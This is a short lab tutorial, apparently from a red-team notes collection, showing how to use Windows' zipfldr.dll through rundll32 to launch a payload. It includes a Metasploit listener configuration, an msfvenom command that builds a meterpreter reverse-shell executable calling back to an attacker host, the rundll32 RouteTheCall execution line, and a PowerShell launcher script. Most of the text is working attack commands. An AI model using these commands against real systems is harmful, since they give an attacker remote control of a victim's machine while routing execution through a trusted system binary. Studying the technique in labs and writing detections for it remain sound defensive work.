Environment
IP | HOSTNAME | NOTE |
|---|---|---|

10.10.10.94 | Win7 | Target host |
10.10.10.93 | Kali | Attacker host |
Related Script
| Content | Download |
|---|---|
powershell script | Download |
Introduction to zipfldr.dll:
-
zipfldr.dllhas been included withWindows xpand later systems as a component for compressing and extractingzipfiles. -
Note: The directory containing
zipfldr.dllhas been added to thePATHenvironment variable, so thezipfldr.dllcommand can be recognized. Because it is adllfile, however,rundll32.exemust be invoked to execute it. -
Default locations on
Windows 2003:
C:\Windows\System32\zipfldr.dll
C:\Windows\SysWOW64\zipfldr.dll
Configure MSF on the Attacker Host

Start a listener on the attacker host:
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lport 4444
set lhost 10.10.10.93
exploit
Generate the payload file:
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.10.93 LPORT=4444 -f exe > reverse.exe
Execute on the Target Host

Execute on the target host and receive a reverse shell
rundll32.exe zipfldr.dll,RouteTheCall reverse.exe
One-click powershell execution script:
$rundll32_path = "C:\Windows\SysWOW64\rundll32.exe"
$malicious_dll_path = "C:\Users\aesteam3\Desktop\reverse.exe"
Start-Process -FilePath $rundll32_path -ArgumentList "zipfldr.dll,RouteTheCall $malicious_dll_path"